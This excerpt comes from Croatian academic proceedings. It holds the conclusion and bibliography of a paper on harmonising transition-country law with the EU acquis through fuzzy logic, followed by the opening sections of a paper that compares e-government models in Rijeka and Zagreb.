Ako to nije slučaj, $\mathbf{Q_{eu}}$ ovisi na jednak način o $\mathbf{C_{loi}}$, kao i o $\mathbf{Q_{reg}}$ – o ponderiranom postotku zakona bez provedbenih propisa u cjelokupnoj zakonskoj normi, kao i o stupnju usklađenosti povezanih provedbenih (podzakonskih) propisa, što znači da u sustavu u kojem zakoni izražavaju više načela a manje točno određene propise, pitanje usklađivanja provedbenih propisa ima veću težinu. Osim toga, budući da vjerojatno postoji vrlo jaka korelacija između $\mathbf{Q_{adm}}$ i ukupne sume $\mathbf{Q_{reg}}$ u pravnom sustavu (i po upravnim jedinicama), logično je da je jedan može izraziti kao funkcija ovog drugog.

IV. ZAKLJUČAK

U ovom radu analizirana je probematika prilagodbe pravnih sustava zemalja u tranziciji sustavu razvijenih zapadnih zemalja i osobito zemljama EU, odnosno pravnoj stečevini (*Acquis Communautaire*). S jedne strane se problemi usklađivanja zakonodavstva mogu gledati sa stanovišta općenite globalizacije pravnih sustava u svijetu (*lex mercatoria*), a s druge i sa stanovišta provedbe, odnosno sa stanovišta uprave koja može funkcionirati kao stroj na temelju strogo definiranih propisa (*rule based*) ili na temelju principa (*principle based*). Budući da je prvi sustav pogodniji za siromašne zemlje, a drugi se koristi u EU, već time je postavljena određena prepreka za prilagodbu tranzicijskih zemalja koje moraju ispuniti uvjete za pristupanje EU i njenom pravnom sustavu. Pojam neizrazite logike u radu s jedne strane koristimo kao metaforu pomoću koje pokušavamo objasniti donošenje odluka ljudi unutar pravnih sustava u tranziciji i probleme koji iz toga mogu proizaći, a s druge strane naglašavamo i mogućnost praktične primjene neizrazite logike u analizi tranzicije pravnog sustava iz polaznog u završni (EU) oblik, te predlažemo formulu za određivanje usklađenosti pravnog sustava zemlje u tranziciji s pravnom stečevinom EU koja bi obuhvaćala i varijablu intenziteta primjene, odnosno kvalitete same uprave koja primjenjuje zakon putem provedbenih propisa, kako bi se obuhvatio i taj dio usklađivanja s pravnim sustavom EU.

[8] Q_{adm} = kvaliteta uprave; Q_{loi} = stupanj usklađenosti nekog zakona s Acquisom; C_{loi} = indeks (ponder) nekog zakona; C_{reg} = indeks (ponder) podzakonskih provedbenih propisa; Q_{reg} = stupanj usklađenosti podzakonskih provedbenih propisa s Acquis-om ; Q_{eu} = stupanj usklađenosti zakona zajedno sa svojim provedbenim propisima s Acquisom

LITERATURA

[1] Braithwaite, J., Rules and Principles: A theory of légal certainty, Cambridge, 2002.

[2] Čepulo, D., Prava gradjana i moderne institucije: Europska i hrvatska pravna tradicija

[3] Coghill, K., Towards governance for uncertain times: joining up public, business and civil society sectors, ESRC Centre for Business Research, Cambridge, Working Paper No 269, 2002

[4] Craig, De Burca, EU Law – Texts, Cases and Materials, Oxford University Press, 2003

[5] Cuculic, J., The rôle of the state in nominal convergence with the EU, 2001

[6] Drolshammer, J., The international practice of law: the Swiss experience, 1999

[7] Elkan C.. The Paradoxical Success of Fuzzy Logic. November 1993, www.cse.ucsd.edu/users/elkan

[8] Engelsfeld, N., Povijest hrvatske drzave i prava, Zagreb, 2002

[9] Delmas-Marty, M., Towards a Truly Common Law: Europe as a Laboratory for Légal Pluralism, Cambridge Univestiy Press, 2006

[10] Hajek P., Metamathematics of fuzzy logic. Kluwer, 1998.

[11] Hartley, T.C., Temelji prava EU zajednice, PF Sveucilista u Rijeci, Rijeka, 2004

[12] Jackson, H.E., Variation in the Intensity of Financial Regulation: Preliminary Evidence and Potential Implications, Aug. 2005, available at http://www.law.harvard.edu/programs/olin_center/.

[13] Josipović, T, Načela europskog prava u presudama suda Europske zajednice, Narodne novine Zagreb, 2005

[14] Jovančević, R., Ekonomski ucinci globalizacije i Europska Unija, Mekron promet d.o.o., Zagreb, 2005.

[15] Klir, G., Folger, T., Fuzzy Sets, Uncertainty, and Information, 1988

[16] Klir. G. , St.Clair, U.H., Yuan, B. Fuzzy Set Theory Foundations and Applications,1997.

[17] Klir, G., Yuan, B., Fuzzy Sets and Fuzzy Logic, 1995 .

[18] Koprić, I. (ur.), Modernizacija hrvatske uprave, Zagreb, Drustveno veleuciliste u Zagrebu, 2003

[19] Margetić, L., Opca povijest prava i drzave, Rijeka, 1998

[20] Mintas-Hodak, Lj., Uvod u EU, Mate, Zagreb, 2004

[21] Mintzberg, H. in Harvard Business Series, 1996, 75-83

[22] Mittleton-Kelly, T. in Systems Engineering for Business Process, 1998

[23] Musil, J., Europe between intégration and disintégration, Prague, Czech Sociological Review, II, 1994

[24] Perić, B., Drzava i pravni sustav, Zagreb, 1981

[25] Prpic , I. (ur.), Drzava i politicke stranke, Narodne novine, Hrvatski pravni centar, Zagreb, 2004

[26] Savov, S., Regulatory convergence in the EU and the importance of the enforcement varibale: evidence from the U.K., Germany and Hungary, Harward Law School, 2006.

[27] Schauer, F., The Convergence of Rules and Standards, Regulation Policy Program Working Paper RPP-2001-07.Cambridge, MA Harvard Univ., 2001

[28] Schaefer, H.B., Rule Based Legal Systems as a Substitute for Human Capital: Should Poor Countries Have a More Rule Based Legal System?, Available at SSRN: http://ssrn.com/abstract=999863

[29] Šimac, N., Europski principi javne uprave, UDD, Zagreb, 2005

[30] Tenreyro, S., On the causes and consequences of currency unions, Harward 2001

[31] Zimmermann H., Fuzzy Set Theory and its Applications, 2001

E-uprava u hrvatskim gradovima

A.J. Klasinc, univ.spec.oec.
Vertex projekt d.o.o. i Institut za javnu upravu, Zagreb, Hrvatska
ajklasinc@yahoo.com

Sažetak - Svrha ovoga rada je analizirati razvoj e-uprave u hrvatskim gradovima, tražeći dokaze u prilog hipoteze da bi e-uprava mogla biti novi način da se poveća sudjelovanje građana u kreiranju javnih politika, te tako poboljša upravljanje na lokalnoj razini. Bitni elementi za to su decentralizacija i organizacijska strukture, organizacijska kultura i ljudski kapital. Hipoteza nalazi potporu u činjenici da je za poduzeća na višoj tehnološkoj razini razvoja bolji decentralizirani način upravljanja s većim sudjelovanjem radnika i većim ovlastima, jer smanjuje razine srednje uprave i širi znanje od nekoliko specijaliziranih na sve radnike, dok je u poduzećama s nižom tehnološkom razinom superioran centralizirani način. To vrijedi i za gradove, gdje bi decentralizirano odlučivanje moglo povećati razinu sudjelovanja građana u kreiranju politika. Slijedi usporedba s modelima kolektivne inteligencije, razvijenima na temelju sličnih modela u prirodi, a koji mogu biti superiorni centraliziranim modelima odlučivanja. Na temelju analize se mogu uočiti dva jasno određena modela razvojne strategije informacijsko-komunikacijske infrastrukture u hrvatskim gradovima: hardverski model (Zagreb) i softverski (Rijeka). Prvi se temelji na vlasništvu grada nad informatičkom infrastrukturom, te tretmanom te infrastrukture kao komunalne a drugi na outsourcingu informatičkih usluga i decentralizaciji upravljanja. Na trenutnom stupnju razvoja hrvatske ICT infrastrukture, drugi je model ipak superioran prvome.

I. Uvod

Elektronička uprava novi je način osiguravanja sudjelovanja građana. Predstavnička demokracija zapravo je nužan kompromis između želje za sudjelovanjem svih u odlučivanju i tehničkih nemogućnosti provedbe takve opcije za veće mase ljudi.

Veliki gradovi predstavljaju poseban problem. Ljudi u njima imaju konkretne probleme koje moraju riješiti – vodovod, škola, bolnica, itd., no teško mogu izravno iznijeti svoje mišljenje pred gradonačelnika. Potrebna je veća decentralizacija, no uvođenjem gradskih četvrti, bivših općina, stvar ne postaje bolja, jer «posrednik» između volje građana i gradonačelnika kojeg oni biraju izravno nema puno smisla[1].

Postavlja se pitanje da li e-uprava postaje novi model decentralizacije, u kojem ne bi bio potreban odnos između «onih gore» i «onih dole» u odlučivanju[2], odnosno koji bi predstavljao put prema kolektivnom odlučivanju. Pravu kolektivnu inteligenciju imaju neka druga stvorenja na našem planetu; na primjer, pčele. Pčela koja treperi krilima na hladnoći nije svjesna da i drugih milijun pčela čini to isto kako bi ugrijale košnicu i sačuvale potomstvo, te osigurale budućnost cijeloj koloniji[3]. Ili, recimo, stado antilopa koje izbjegava vuka nije svjesno taktike koju primjenjuje u tom trenutku, nego nagonski vrše pokrete[4], određujući svoje mjesto u odnosu na druge pripadnike stada, na način koji se uvriježio tijekom milijuna godina evolucije. Ptice ili ribe koje u jatu drže točno određeno odstojanje od drugih ptica čine to isto[5]. Modeli koje nalazimo u prirodi često mogu poslužiti kao inspiracija za modele u ljudskim organizacijama, bilo da služe kao metafora ili predstavljaju neku objektivnu zakonitost [20]. Na isti način, možemo se pitati da li osoba koja odlučuje o nekom konkretnom problemu u svojoj mjesnoj zajednici – novom vodovodu, školi, itd., može imati uvid u veliku sliku potreba cijeloga grada. S obzirom na složenost sustava jednog velikog grada, jasno je da to nije moguće. Također nije moguće da gradonačelnik «dežura na svakom šahtu»[6]. Međutim, su-odlučivanjem velikog broja pojedinaca, uz potporu informatičko-komunikacijskih tehnologija[7], čini se mogućim osloboditi potencijal «skrivenog znanja»[8] cijelog sustava, te doći do boljih rezultata u odlučivanju nego da se planiranje vrši centraliziranim odlučivanjem iz središta moći – ureda gradonačelnika ili gradske vijećnice. U svakom slučaju, mogućnost da građani budu informirani i da svoje

[1] O pitanju neposrednog izbora gradonačelnika, v. Koprić, «Javna uprava», 2006, str. 321-324.

[2] Za temeljitu analizu ovog pitanja v. «Problems and Promise of e-Democracy», OECD, Pariz, 2003.

[3] Za više o kolektivnoj inteligenciji, pčelama i kompjuterskim igrama v. Jane McGonigal: «Why I love Bees: a Case Study in Collective Intelligence Gaming», MIT Centre for Collective Intelligence, 2007.

[4] za analizu kretanja rojeva, ribljih i ptičjih jata i kompjuterski model takvog složenog kretanja koje nastaje kombinacijom nekoliko jednostavnih pravila v. Craig Reynolds, www.red3d.com/cwr/boids/

[5] Za više o ovome v. npr. Bonabeau, Eric, and Christopher Meyer. "Swarm Intelligence: A Whole New Way to Think About Business." *Harvard Business Review* (May 2001), 106-14.; Buhl, J., and others. "From Disorder to Order in Marching Locusts." *Science* (June 2, 2006), 1402; Dorigo, Marco, and Thomas Stutzle. *Ant Colony Optimization*. MIT Press, 2004; Gordon, Deborah M. "Control Without Hierarchy." *Nature* (March 2007), 142; Parrish, Julia K., et al. "Self-Organized Fish Schools: An Examination of Emergent Properties." *The Biological Bulletin* (June 2002), 296-305; Seeley, Thomas D., P. Kirk Visscher, and Kevin M. Passino. "Group Decision Making in Honey Bee Swarms." *American Scientist* (May-June 2006), 220-29.

[6] Za multidisciplinarnu analizu pitanja kolektivne inteligencije i «nekontroliranog» i decentraliziranog naspram centraliziranom upravljanju, ne samo organizacijama nego i ljudskim mozgom i robotima v. K. Kelly: "Out of Control", Poglavlja 2 i 3, dostupno na Internetu na adresi www.kk.org/outofcontrol/index.php

[7] Takvi sustavi svrstavaju se u okvir internetskih usluga koji danas nazivamo Web 2.0, a razvio se iz Web 1.0; to su npr. Gogle AdSense, Wikipedija, Flickr, Facebook, Napster, BitTorrent, i općenito, blogosfera.

[8] Za više o problemu iskorištavanja «skrivenog znanja» v. također članak M. Grambergera na www.prospex.com, o treningu scenarijskog planiranja održanom za nizozemsko Ministarstvo pravosuđa

informacije podijele s drugima i s onima na vlasti daje mogućnost dolaženja do boljeg rješenja nego kada bi se odlučivalo bez takve podjele informacija, što je posljedica asimetričnih informacija, koja predstavlja i pogodno tlo za razvoj korupcije. U ovom radu iznijet ćemo osnove elektroničke uprave i sudjelovanja građana putem e-Uprave na primjeru grada Rijeke, kao primjera najbolje prakse, te dati usporedbu sa Zagrebom i drugim gradovima u RH i gradovima u EU..


II. Što je e-uprava i kako se primjenjuje u gradovima

E-uprava obuhvaća sve aktivnosti uprave i nadilazi obično e-poslovanje ili e-trgovinu, te u sebi može uključivati sva četiri glavna područja upravljanja i javne uprave: ekonomske i socijalne programe, odnose s građanima i vladavinu prava (e-demokracija). Temelji se na orijentaciji uprave prema korisnicima pri čemu se informacija tretira kao javno dobro, odnosno pružanju usluga građanima putem novih informacijsko-komunikacijskih tehnologija. To znači da temelj organizacije više nije funkcionalna struktura, kao u klasičnoj upravnoj organizaciji, nego ona postaje orijentirana na usluge, a u skladu s time dizajniraju se i posebni elektronički sustavi koji omogućavaju povezivanje funkcionalnih jedinica u servise, odnosno procese koji za cilj imaju pružanje potpune usluge građanima i tvrtkama, po mogućnosti na jednom mjestu (npr. One-Stop-Shop). Naravno, to zahtijeva potpuno nove vještine službenika i nove odnose unutar uprave i s građanima, te stvaranje novih institucija koje odgovaraju e-Upravi [4].

Postoje u osnovi četiri faze razvoja e-Uprave (i e-Poslovanja), gdje se u prvoj fazi mogu samo dobivati informacije (obične web stranice i e-mail), u drugoj te stranice prelaze u portal koji ima samo funkciju «oglasne ploče», ali postoji jednosmjerna interakcija (mogućnost učitavanja obrazaca, i sl.), u trećoj postoji i dvosmjerna interakcija (autentifikacija, e-potpis), dok u završnoj, četvrtoj, postoji mogućnost potpunog obavljanja transakcija. Hrvatska još nije uspjela doći do četvrte faze. Na temelju istraživanja e-upravljanja/vladavine [22], europske gradove možemo također podijeliti u četiri skupine, na temelju bodovanja raznih vrsta e-Usluga (Slika 1). U prvoj su gradovi u kojima je obuhvaćena većina usluga, s rezultatom većim od 35%, u kategorijama interakcije i transakcije (Beč, Stuttgart, Birmingham, Minhen, Zaragoza, Essen, Barcelona i Sheffield). U drugoj kategoriji ima nešto manje usluga, odnosno s rezultatom većim od 26% u tim kategorijama (London, Dublin, Cardiff, Genova, Koln, Valencia, Glasgow, Edinburg, Amsterdam, Berlin, Madrid i Luksemburg). U trećoj kategoriji prevladava model «oglasne ploče», odnosno mogućnosti interakcije i transakcije su male (Rim, Brisel), dok su u četvrtoj oni gradovi koji imaju najmanji broj tih usluga, gdje je velik broj južnih i mediteranskih, odnosno francuskih, talijanskih i portugalskih gradova (Milano, Lyon, Marseille, Lisabon, te Palermo). Gradovi jugoistočne Europe u skupinama 3 i 4 uklapaju se u tu «južnjačku» sliku kojoj izgleda proturječi Španjolska (osobito Barcelona, koja je zapravo u Kataloniji, koja je gospodarski najrazvijenija španjolska regija s najviše ulaganja), s obzirom da usprkos značajnoj penetraciji Interneta i broju širokopojasnih priključaka, tradicionalna birokratizirana administracija s niskom kulturom odazivnosti i spremnosti na sudjelovanje građana ne omogućava veći razvoj.

Dakle, razlog za slab razvoj e-Uprave nije uvijek samo ekonomske i tehnološke prirode, nego se tiče i načina upravljanja. U gradovima gdje se poštuju vrijednosti «dobrog upravljanja», kao što su transparentnost (razvidnost), odazivnost i odgovornost, a pogotovo vrijednosti koje ulaze i u domenu klasične uprave – poštivanje ljudskih prava i vladavine prava [14], lakše će se razvijati e-uprava, za razliku od gradova u kojima vlada autoritarna upravljačka kultura i netransparentnost, koja može ići i do «zakona šutnje». Modeli upravljanja koji se povezuju s e-upravom dovode do veće decentralizacije odlučivanja, a pretpostavlja se da bi se time trebala ostvariti i veća demokracija (o načinima upravljanja u e-upravi i decentralizaciji bit će riječi u slijedećem, trećem poglavlju). U Hrvatskoj u razvijenosti e-uprave prednjači Rijeka, koja već možda ulazi u drugu skupinu gradova, a slijedi je i Varaždin, no model Rijeke ne slijede svi hrvatski gradovi – osobito Zagreb ima drukčiju strategiju razvoja, a slijedi ga i Split. Ove modele detaljnije ćemo analizirati u poglavlju o empirijskoj situaciji s e-upravom u gradovima.

FIGURE 1
City E-Governance



Slika 1 – E-uprava u gradovima (izvor: Brown, D.: Electronic government and Public Administration, IRAS, 2005.)

III. E-uprava i decentralizacija

Nije sigurno je li decentralizacija uvijek korisna. Postoje mnoge manje države koje nisu provele značajnu decentralizaciju, a funkcioniraju učinkovitije i ekonomičnije od vrlo decentraliziranih ili federalnih država. Uzmimo, na primjer, Irsku. U svakom slučaju, velike države poput bivšeg Sovjetskog saveza, sa sustavom centralnog ekonomskog planiranja (tzv. GOSPLAN) gdje se o svemu odlučivalo iz Moskve, također se ne doimaju previše učinkovitima[9]. No, moguće je da se čak i u tom slučaju veća decentralizacija u jednom trenutku mogla pretvoriti u dezintegraciju, s obzirom da se radilo o državi s izuzetno velikim brojem

[9] za analizu problema upravljanja i decentralizacije, v. također K. Kelly, Out of Control, op.cit., Poglavlje 3

različitih naroda, pa i plemena, razbacanih po ogromnom i slabo povezanom teritoriju. Nedavno je jedan nizozemski autor iznio argument da su veliki radovi na preusmjeravanju čitavih riječnih tokova u SSSR-u, te isušivanje dijelova Kaspijskog jezera, ustvari bili motivirani željom za centralizacijom vlasti, jer je takve radove moguće izvršavati jedino uz suradnju svih dijelova države i mobiliziranjem velikog broja radnika iz različitih krajeva države[10]. Za usporedbu, autor navodi stari Egipat, odnosno primjer velikih radova na rijeci Nil, što bi možda moglo objasniti i važnost, odnosno potrebu izgradnje piramida u Egiptu. U slične svrhe nastala je u vrijeme željezne zavjese i predsjednička palača u Rumunjskoj, u koju je posljednjih godina prije pada komunističke vlasti utrošena enormna količina luksuznih materijalnih sredstava, dopremanih iz svih dijelova te zemlje, a poneke proizvodne grane postojale su isključivo u svrhu izgradnje te palače. Premda je tijekom gradnje bilo potrebno razoriti cijele gradske četvrti među kojima je bilo i kulturnih vrijednosti, a sve to naravno bez ikakve konzultacije s dotičnim građanima koji su tamo obitavali, danas ta građevina nema nikakvu praktičnu svrhu, a često je i predmet sprdnje, izazivajući i određenu jezu svojom nezasluženom impozantnošću i jednoobraznim stilom[11]. I u nas u XX. stoljeću ima takvih primjera integracije putem nepotrebne ili upravo apsurdne mobilizacije, recimo poput obaveznog služenja vojnog roka, izgradnje politički motiviranih tvornica bez ekonomske logike, itd. Nasuprot toj logici nametanja volje iz centra radi veće integracije, model Europske unije želi ostvariti veću mobilnost poticajima, odnosno programima sveučilišne razmjene i suradnje (npr. TEMPUS) i partnerstvima u komercijalnim i istraživačkim projektima, odnosno programima kao što je Okvirni program (FP7). Svrha navođenja prethodno navedenih primjera je ukazivanje na činjenicu da decentralizacija ipak obično ide korak u korak s demokracijom, bez obzira što i na lokalnoj razini, osobito ako je riječ o kulturno zaostalim ili gospodarsko-financijski nerazvijenim sredinama, mogu opstojati mali lokalni autokratski vladari.

U privatnim tvrtkama decentralizacija se pokazuje učinkovitijom od centralizacije jer decentralizacija odlučivanja smanjuje potrebu za većim brojem hijerarhijskih razina i srednjih menadžera, što cijeli sustav čini učinkovitijim. U takvom sustavu znanje nije lokalizirano kod specijaliziranih radnika, nego svaki radnik sudjeluje u učenju, komunikacija i uključenost se poboljšavaju, raste motivacija radnika, te se smanjuje opasnost od pritužbi i nezadovoljstva koji smanjuju učinkovitost. No ipak, to ne važi za sve slučajeve. Tvrtke na niskom stupnju tehnološkog razvoja efikasnije su kada primjenjuju centralizirani model odlučivanja [11]

Ukoliko bismo ovaj poučak primijenili na e-upravu, jasno je da već samo uvođenje informacijsko-komunikacijskih tehnologija u lokalna upravna tijela podiže tehnološku razinu, pa bi samim time morala rasti i efikasnost odlučivanja. Ako bismo se vratili na primjer «kolektivne inteligencije roja» iz uvoda, zamislimo pčele koje trebaju naći najbolje mjesto za košnicu od ponuđenih nekoliko. One će u tom slučaju poslati izvidnicu, a svaka pčela će izvoditi određene karakteristične instinktivne pokrete iznad mjesta koje joj se najviše svidi kako bi privukla druge pčele. Kada dovoljan broj pčela, recimo oko petnaest, bude izvodio takav «ples» iznad jednog od mogućih mjesta sve će se pčele premjestiti na njega. Takvi modeli se lako mogu primijeniti i u ljudskom odlučivanju, recimo kad se *brainstormingom* utvrdi više ideja, pa se zatim tajnim glasanjem odabere jedna od njih kao najbolja. Ako bismo sad usporedili pčele s građanima velikog grada, vidjeli bismo da građani imaju također potrebe, ali drukčije: moraju odrediti najbolje mjesto za školu, urediti kanalizaciju, vodovod, promet, javni prijevoz i slično. Za razliku od pčela, neće izvoditi trbušni ples, nego će svoje glasove za određeno rješenje dati elektronskim putem. Da li je ta metoda učinkovitija od tradicionalnih izrada GUP-a, evaluacija, i sličnog? Ako bismo zaključivali na primjeru kladionica koje primaju oklade za konjske utrke, onda bismo se s time morali složiti, jer, omjeri klađenja gotovo nepogrešivo predskazuju konačni redoslijed konja u utrci. To znači da kada se zbroji ukupno znanje svih ljudi koji se klade, dobivene vjerojatnosti daju najtočniji rezultat, u pravilu točniji nego kad bi rezultat određivala skupina stručnjaka za konjske utrke ili uprava kladionice[12]. Mogućnost korištenja takvog «skrivenog znanja» u velikim gradovima omogućila bi velike uštede i olakšala upravi grada odlučivanje. No, postoji i preduvjet za ostvarivanje te koristi; naime potrebno je da svaki građanin bude pošten, samostalan, razuman i da nezavisno donosi svoje mišljenje. Ukoliko se prosudba donosi pod utjecajem raznih «lobija», «klanova» i slično, ona neće biti tako dobra, o čemu se možemo osvjedočiti na primjeru glasovanja u nekim TV programima. Takav način odlučivanja otvorio bi put novoj vrsti korupcijskih praksi, koje bi zasjenile moguće dobrobiti od uvođenja e-uprave. Građani bi morali postati svjesni da glasanje po vlastitoj savjesti najviše koristi upravo njima, dok od sudjelovanja u «klanovima» korist izvlači mala, probrana elita, ostavljajući ostalima samo mrvice[13]. Također se mora postaviti pitanje postojanja dovoljne količine ljudskog kapitala, kako unutar tako i izvan uprave kako bi se mogle izvući koristi od novih tehnologija, te prevladavanja tzv. «digitalne razdjelnice», (eng. «digital divide»), zbog kojeg bi neki slojevi društva koji nisu informatički pismeni mogli biti isključeni iz sudjelovanja u odlučivanja, odnosno bili bi im onemogućeni ili otežani pristup informacijama, konzultiranje i politička participacija [18]

IV. E-UPRAVA I ORGANIZACIJSKA STRUKTURA

Blisko povezana s ljudskim kapitalom je uloga organizacijske promjene. Studije koje se bave utjecajem ICT-a u poslovnom sektoru obično nalaze da se najveće

[10] v.npr. F. Westerman, Inženjeri duše, Durieux, Zagreb, 2008

[11] Autor ovog rada osobno je pogledao palaču 2004. godine tijekom boravka u Rumunjskoj na sastanku OECD-a i SPAI-a, te je mogao čuti i komentare domaćina o nastanku zgrade i njenoj sadašnjoj funkciji i značaju.

[12] Za više o ovom pitanju, v. npr. Surowiecki, James. *The Wisdom of Crowds*. Anchor Books, 2004.

[13] Za više o korupciji u gradovima, v. R. Klitgaard, R. MacLean-Abaroa, Lindsey Parris: «Korumpirani gradovi», Praktični vodič za suzbijanje i prevenciju korupcije, Chronos Info, 2007

koristi od ICT-a ostvaruju kad se ICT ulaganja kombiniraju s drugim organizacijskim promjenama, kao što su nove strategije, novi poslovni procesi i prakse i nove organizacijske strukture [6]. U prošlosti se od radnika zahtijevalo izvršavanje specijaliziranih zadaća u okviru standardiziranih proizvodnih procesa. Danas se u poslovanju traži tzv. «multitasking», odnosno sposobnost istovremenog obavljanja više poslova za koje su potrebne razne nepovezane vještine, te sposobnost timskog rada. Taj fenomen se ogleda u velikoj raznovrsnosti novih radnih praksi koje uključuju timski rad, upravljačke strukture s manje hijerarhijskih razina (spljoštene strukture, eng. «flat structures») i programe uključivanja zaposlenika i davanja prijedloga od strane zaposlenika. Zajednički element tih praksi je veći stupanj odgovornosti radnika za svoj rad i veća bliskost i povezanost između rukovodstva i radnika. Budući da su takve organizacijske promjene specifične za tvrtku, empirijske studije u prosjeku pokazuju pozitivan povrat na ulaganje u ICT, ali s velikim razlikama između organizacija [6]. Nekoliko studija sa službenim statistikama u SAD-u bavilo se pitanjem veze ICT-a s ljudskim kapitalom i organizacijskim promjenama, te je otkriveno da je uloga ljudskog kapitala u praksi važna za produktivnost zbog procesa koinvencije ili suizumljavanja [2] a da bi se on potaknuo bitno je npr. davanje zaposlenicima većeg udjela u donošenju odluka, mehanizmi učestvovanja u dobiti (npr. putem opcija i radničkog dioničarstva) i nove prakse industrijskih odnosa. Otkriveno je da su tvrtke čiji su sindikati prihvatili takve prakse imale veću produktivnost od onih gdje to nije bio slučaj, što znači da je participacija značajan faktor u stvaranju pozitivne klime za uvođenje novih organizacijskih praksi [17].

Ako bismo ove spoznaje pokušali primijeniti na lokalnu upravu i samoupravu, teško da bismo mogli naći zadovoljavajuće stanje u Zagrebu. Naime, donekle autoritaran način upravljanja gradom uz mrežu suradnika koji ne djeluju po načelu stručnosti ne odgovara modelu visokotehnološkog razvijenog načina upravljanja gradom. Takav model, naime, formalno prihvaća neke značajke Novog javnog menadžmenta, zalažući se navodno za ekonomičnije, djelotvornije i učinkovitije upravljanje gradom, dok praksa pokazuje porast troškova i računa komunalnih usluga, odnosno da se trošak upravljanja gradom prebacuje na građane, dok s druge strane privatni partneri grada, financijske institucije i kreditori razvoja uživaju u dobiti, često na posve netransparentan način. Nedavni aranžman kojim su već izgrađena sredstva javnog prijevoza u vlasništvu grada prodana jednoj banci, pa zatim opet iznajmljena od te iste banke kako bi se namakla sredstva za izgradnju novih prometala ne djeluju kao ozbiljna financijska konstrukcija, a pretpostavka da bi taj i takav proizvod mogao postati izvozni adut nije se pokazala previše realnom i više djeluje kao demagogija.

Nadalje, temeljitom analizom organizacijske strukture grada Zagreba pokazao bi se vjerojatno prevelik broj raznih ureda, među kojima nije točno jasno tko je kome nadređen i podređen, te koji im je djelokrug i opis poslova, pri čemu su u gradskoj upravi angažirani i dobro plaćeni pripadnici suprotnih političkih opcija i struja od one koju zastupa formalno vladajuća stranka u gradu. Međutim, pitanja plaća i funkcija lokalnih službenika su u domeni lokalne uprave i samouprave, pa središnja država u njih nema pravo zadirati, čak i kad se ne slažu s proklamiranim politikama niti jedne od vodećih političkih opcija.

Ako ne gledamo samo internu komunikaciju unutar gradova, najvažniji način na koji ICT omogućava sudjelovanje građana je putem portala grada. U Zagrebu taj portal nije osobito uspješno komunicirao s građanima, a za vrijeme prošlih izbora podaci o glasanju bili su izrađeni na nepregledan način. Nedavno su grad Zagreb i vlada zajednički osnovali informatičku tvrtku koja izrađuje stranice Vlade RH, no one također nisu uspjele ostvariti značajniju otvorenost i participaciju građana[14]. Taj, pa i drugi primjeri suradnje različitih političkih opcija, a pogotovo primjeri suradnje kako bi se udovoljilo želji privatnih investitora bez konzultiranja građana Zagreba pokazuju da Zagreb zapravo i nije klasična lokalna samouprava, nego je riječ o žarištu u kojem se isprepleću različiti financijski i drugi interesi, koji nadilaze interese političkih stranaka, a pogotovo nevladinih organizacija i raznih strukovnih tijela, tako da je ostvarivanje sudjelovanja građana u tom gradu ujedno i ne samo problem sudjelovanja u lokalnoj upravi i samoupravi, nego i u državnoj upravi.

S druge strane, organizacijska struktura grada Rijeke možda bi pokazala da se smanjio broj hijerarhijskih razina u odlučivanju zbog uvođenja elemenata e-uprave, te da e-uprava utječe povratnom spregom na promjenu organizacijske strukture, što bi trebalo istražiti.

V. Empirijska situacija s e-upravom na lokalnoj razini

Ukoliko i ne uvažimo argumente iz prethodnih poglavlja, morat ćemo se složiti da su lokalne zajednice dinamičnije i fleksibilnije mogu odgovoriti na potrebe građana. Razlog je u tome što se nalaze bliže konkretnom problemu i građanima, te stoga mogu i brže analizirati taj problem i doći do rješenja. U Europi je na razini grada standardizirano oko 740 različitih vrsta usluga i više od 200 usluga državne uprave i županija, odnosno ukupno više od 1000 raznih usluga. Takve usluge najčešće su razni servisi kojima se olakšava plaćanje, tako da se uplate vrše brže i odjednom, uz visoku realizaciju naplate. Tako je u Rijeci moguće platiti troškove stanovanja, kupiti kartu za kazalište, kino ili sportski susret[15]. Također, kao i kod privatnog sektora, uvođenje decentralizacije i nove tehnologije smanjuje potrebu pročelnika da nadziru i tjeraju službenike na rad. Umjesto

[14] O važnosti sudjelovanja građana v. npr. «Građani kao partneri – informiranje konzultiranje i participiranje javnosti u kreiranju provedbene politike», Oksimoron, Zagreb, 2004., M. Gramberger: «OECD-ov priručnik za informiranje, konzultiranje i participiranje javnosti u kreiranju provedbene politike», Oksimoron, Zagreb, 2007. i Koprić: «Javna uprava», Društveno veleučilište, Zagreb, 2006., str.19-23.

[15] Za detaljnije informacije v. portal grada Rijeke na www.rijeka.hr i članak G. Sikića «Inteligentni gradovi» u Privrednom vjesniku, travanj, 2008.

toga, sami građani mogu se od kuće registrirati, dobiti gradsku karticu i pratiti realizaciju svojih zahtjeva, tako da oni umjesto pročelnika mogu tjerati službenike na rad. Na taj način bi se u konačnici omogućilo da sami građani sudjeluju u gospodarenju gradom.

U osnovi se u Hrvatskoj primjenjuju dva modela razvoja e-Uprave, koje neki nazivaju «softverski» i «hardverski»[16]. Prvi je primijenjen u Rijeci, gdje je tri posto gradskog proračuna rezervirano za informatičku djelatnost u kojoj sudjeluje 40 djelatnika uz outsourcing usluga drugih tvrtki. Također, činjenica da se koristi portal koji ima CMS sustav bitno olakšava rad s portalom djelatnicima gradske uprave, a građanima uslugu čini brže dostupnom. Postavlja se, međutim, pitanje cijene takvog outsourcinga, koja nije javno dostupna, a pretpostavlja se da je riječ o «sitnici»; međutim, angažman i izobrazba vlastitih stručnjaka bi svakako bio znatno skuplji, a i pitanje je da li bi tada bili ispunjeni i svi elementi informacijske sigurnosti. U Zagrebu se, naprotiv, primjenjuje hardverski model po kojemu je IT infrastruktura proglašena komunalnom infrastrukturom, čime je dobila pravo na financiranje iz gradskog proračuna, te putem naplate od ovrha dužnika. Grad namjerava izgraditi vlastitu DTK infrastrukturu – kanale za optičke kablove i same te kablove - uz *outsourcing* privatnoj tvrtki. Status postojeće infrastrukture još nije pravno riješen, s obzirom da se postoji spor oko vlasništva nad njom, ali uz velike izglede da on bude riješen u korist grada. Tako bi, zapravo, grad stekao mogućnost da ima ekskluzivno vlasništvo nad ICT infrastrukturom, koju bi onda unajmljivali razni pružatelji usluga, čime bi se uspostavila normalna konkurencija na ICT tržištu, dok za sada postoji gotovo monopolski položaj na TK tržištu, kojem na ruku ide i vlada, privilegirajući ga svojim 